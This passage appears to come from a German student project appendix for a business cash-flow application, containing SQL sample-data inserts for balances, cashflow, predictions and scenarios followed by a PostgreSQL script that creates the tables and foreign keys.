      (2, 12250.00, '2017-07-01',now(), now()),
      (2, 27250.00, '2017-07-17',now(), now()),
      (2, 25375.00, '2017-08-01',now(), now()),
      (2, 33375.00, '2017-08-12',now(), now()),
      (3, 5298.00, '2017-06-03',now(), now()),
      (3, 6063.97, '2017-06-06',now(), now()),
      (3, 12388.57, '2017-06-22',now(), now()),
      (3, 10388.57, '2017-06-28',now(), now()),
```

```
        (3, 10701.43, '2017-07-08',now(), now()),
        (3, 11956.03, '2017-07-25',now(), now()),
        (3, 9956.03, '2017-07-28',now(), now()),
        (3, 10584.75, '2017-08-06',now(), now()),
        (3, 8584.75, '2017-08-28',now(), now()),
        (3, 9070.47, '2017-09-15',now(), now()),
        (3, 7070.47, '2017-09-28',now(), now()),
        (4, 4500.00, '2017-06-02',now(), now()),
        (4, 1900.00, '2017-06-28',now(), now()),
        (4, 6400.00, '2017-07-02',now(), now()),
        (4, 6331.00, '2017-07-12',now(), now()),
        (4, 6310.00, '2017-07-14',now(), now()),
        (4, 10810.00, '2017-08-02',now(), now()),
        (4, 10718.00, '2017-08-04',now(), now()),
        (4, 10680.00, '2017-08-07',now(), now()),
        (4, 10002.00, '2017-08-17',now(), now()),
        (4, 9613.00, '2017-08-17',now(), now()),
        (4, 7013.00, '2017-08-28',now(), now()),
        (4, 11513.00, '2017-09-02',now(), now()),
        (4, 4513.00, '2017-09-15',now(), now()),
        (4, 1913.00, '2017-09-28',now(), now()),
        (4, -546.00, '2017-09-29',now(), now()),
        (5, -150.00, '2017-06-01',now(), now()),
        (5, -300.00, '2017-07-01',now(), now()),
        (5, -450.00, '2017-08-01',now(), now()),
        (5, -530.00, '2017-08-05',now(), now()),
        (5, -630.00, '2017-08-06',now(), now()),
        (5, 870.00, '2017-08-14',now(), now()),
        (5, 720.00, '2017-09-01',now(), now()),
        (5, 620.00, '2017-09-05',now(), now()),
        (5, 500.00, '2017-09-06',now(), now()),
        (5, 3000.00, '2017-09-18',now(), now());
```

cashflow:

```
INSERT INTO cashflow (bankAccountID, income, expenses, datemonth, createdAt, updatedAt)
VALUES
        (1, 20000.00, 0.00, 'Jun', now(), now()),
        (1, 25000.00, 5000.00, 'Jul', now(), now()),
        (1, 0.00, 5000.00, 'Aug', now(), now()),
        (1, 15000.00, 0.00, 'Sep',now(), now()),
        (2, 16000.00, 1875.00, 'Jun', now(), now()),
        (2, 15000.00, 1875.00, 'Jul', now(), now()),
        (2, 8000.00, 1875.00, 'Aug', now(), now()),
        (2, 0.00, 0.00, 'Sep',now(), now()),
        (3, 12388.57, 2000.00, 'Jun', now(), now()),
        (3, 1567.46, 2000.00, 'Jul', now(), now()),
        (3, 628.72, 2000.00, 'Aug', now(), now()),
        (3, 485.72, 2000.00, 'Sep ', now(), now()),
        (4, 4500.00, 2600.00, 'Jun', now(), now()),
        (4, 4500.00, 2690.00, 'Jul', now(), now()),
        (4, 4500.00, 3797.00, 'Aug', now(), now()),
        (4, 4500.00, 12059.00, 'Sep ', now(), now()),
        (5, 0.00, 150.00, 'Jun', now(), now()),
        (5, 0.00, 150.00, 'Jul', now(), now()),
```

```
        (5, 1500.00, 330.00, 'Aug', now(), now()),
        (5, 2500.00, 370.00, 'Sep ', now(), now());
```

cashflowPrediction:

```
INSERT INTO cashflowPrediction (bankAccountID, income, expenses, datemonth, createdAt,
updatedAt)
VALUES
        (1, 15000.00, 3333.00, 'Oct', now(), now()),
        (1, 15000.00, 3333.00, 'Nov', now(), now()),
        (1, 15000.00, 3333.00, 'Dec', now(), now()),
        (2, 10000.00, 1875.00, 'Oct', now(), now()),
        (2, 8000.00, 1875.00, 'Nov', now(), now()),
        (2, 6000.00, 1875.00, 'Dec', now(), now()),
        (3, 387.00, 2000.00, 'Oct', now(), now()),
        (3, 313.00, 2000.00, 'Nov', now(), now()),
        (3, 278.00, 2000.00, 'Dec', now(), now()),
        (4, 4500.00, 7460.00, 'Oct', now(), now()),
        (4, 4500.00, 9350.00, 'Nov', now(), now()),
        (4, 4500.00, 10540.00, 'Dec', now(), now()),
        (5, 3000.00, 500.00, 'Oct', now(), now()),
        (5, 3600.00, 650.00, 'Nov', now(), now()),
        (5, 4400.00, 800.00, 'Dec', now(), now());
```

Scenario:

```
INSERT INTO scenario (scenarioKey, businessID, createdAt, updatedAt)
VALUES
       ('income_decrease', 1, now(), now()),
       ('prediction_positive', 1, now(), now()),
       ('prediction_positive', 2, now(), now()),
       ('income_decrease', 3, now(), now()),
       ('prediction_negative', 3, now(), now()),
       ('expense_increase', 4, now(), now()),
       ('overdraft_any', 4, now(), now()),
       ('prediction_negative', 4, now(), now()),
       ('prediction_positive', 5, now(), now()),
       ('income_increase', 5, now(), now()),
       ('expense_increase', 5, now(), now());
```

Anlage 3 - PostgreSQL Skript Create Tables

```
BEGIN;


CREATE TABLE public.bankaccount
(
```

```
	bankaccountid integer NOT NULL,
	bankname character varying(30) NOT NULL,
	bankcode integer NOT NULL,
	accountnumber integer NOT NULL,
	PRIMARY KEY (bankaccountid)
);

CREATE TABLE public.bankaccountassociation
(
	associationid integer NOT NULL,
	businessid integer NOT NULL,
	bankaccountid integer NOT NULL,
	PRIMARY KEY (associationid)
);

CREATE TABLE public.bankbalance
(
	balanceid integer NOT NULL,
	bankaccountid integer NOT NULL,
	balance numeric(20, 2),
	bdate timestamp without time zone NOT NULL,
	createdat timestamp without time zone NOT NULL,
	updatedat timestamp without time zone NOT NULL,
	PRIMARY KEY (balanceid)
);

CREATE TABLE public.banktransaction
(
	transactionid integer NOT NULL,
	bankaccountid integer NOT NULL,
	createdat timestamp without time zone NOT NULL,
	tdate timestamp without time zone NOT NULL,
	ibansender character varying(40) NOT NULL,
	transactionamount numeric(20, 2),
	reference character varying(255),
	categorylabel character varying(30) NOT NULL,
	PRIMARY KEY (transactionid)
);

CREATE TABLE public.businessdata
(
	businessid integer NOT NULL,
	personaldataid integer NOT NULL,
	businessname character varying(255) NOT NULL,
	taxid integer NOT NULL,
	addressstreet character varying(60) NOT NULL,
	addressnumber character varying(30) NOT NULL,
	addresscity character varying(30) NOT NULL,
	addresszip character varying(30) NOT NULL,
	addresscountry character varying(30) NOT NULL,
	PRIMARY KEY (businessid)
```

```
);

CREATE TABLE public.cashflow
(
	cashflowid integer NOT NULL,
	bankaccountid integer NOT NULL,
	income numeric(20, 2),
	expenses numeric(20, 2),
	datemonth months NOT NULL,
	createdat timestamp without time zone NOT NULL,
	updatedat timestamp without time zone NOT NULL,
	PRIMARY KEY (cashflowid)
);

CREATE TABLE public.cashflowprediction
(
	cashflowpredictionid integer NOT NULL,
	bankaccountid integer NOT NULL,
	income numeric(20, 2),
	expenses numeric(20, 2),
	datemonth months NOT NULL,
	createdat timestamp without time zone NOT NULL,
	updatedat timestamp without time zone NOT NULL,
	PRIMARY KEY (cashflowpredictionid)
);

CREATE TABLE public.personaldata
(
	personaldataid integer NOT NULL,
	accountid integer NOT NULL,
	firstname character varying(30) NOT NULL,
	lastname character varying(30) NOT NULL,
	phonenumber character varying(30) NOT NULL,
	emailaddress character varying(60) NOT NULL,
	PRIMARY KEY (personaldataid)
);

CREATE TABLE public.scenario
(
	scenarioid integer NOT NULL,
	scenariokey scenarios NOT NULL,
	businessid integer NOT NULL,
	createdat timestamp without time zone NOT NULL,
	updatedat timestamp without time zone NOT NULL,
	PRIMARY KEY (scenarioid)
);

CREATE TABLE public.useraccount
(
	accountid integer NOT NULL,
	"timestamp" timestamp without time zone NOT NULL,
```

```
	PRIMARY KEY (accountid)
);

CREATE TABLE public.userpassword
(
	passwordid integer NOT NULL,
	accountid integer NOT NULL,
	passwordhash character varying(40) NOT NULL,
	"timestamp" timestamp without time zone NOT NULL,
	PRIMARY KEY (passwordid)
);

ALTER TABLE public.bankaccountassociation
	ADD FOREIGN KEY (bankaccountid)
	REFERENCES public.bankaccount (bankaccountid)
	NOT VALID;


ALTER TABLE public.bankaccountassociation
	ADD FOREIGN KEY (businessid)
	REFERENCES public.businessdata (businessid)
	NOT VALID;


ALTER TABLE public.bankbalance
	ADD FOREIGN KEY (bankaccountid)
	REFERENCES public.bankaccount (bankaccountid)
	NOT VALID;


ALTER TABLE public.banktransaction
	ADD FOREIGN KEY (bankaccountid)
	REFERENCES public.bankaccount (bankaccountid)
	NOT VALID;


ALTER TABLE public.businessdata
	ADD FOREIGN KEY (personaldataid)
	REFERENCES public.personaldata (personaldataid)
	NOT VALID;


ALTER TABLE public.cashflow
	ADD FOREIGN KEY (bankaccountid)
	REFERENCES public.bankaccount (bankaccountid)
	NOT VALID;


ALTER TABLE public.cashflowprediction
	ADD FOREIGN KEY (bankaccountid)
	REFERENCES public.bankaccount (bankaccountid)
```

```
       NOT VALID;


ALTER TABLE public.personaldata
       ADD FOREIGN KEY (accountid)
       REFERENCES public.useraccount (accountid)
       NOT VALID;


ALTER TABLE public.scenario
       ADD FOREIGN KEY (businessid)
       REFERENCES public.businessdata (businessid)
       NOT VALID;


ALTER TABLE public.userpassword
       ADD FOREIGN KEY (accountid)
       REFERENCES public.useraccount (accountid)
       NOT VALID;

END;
```

Data Inserts können der APL aus Datenbanken I entnommen werden.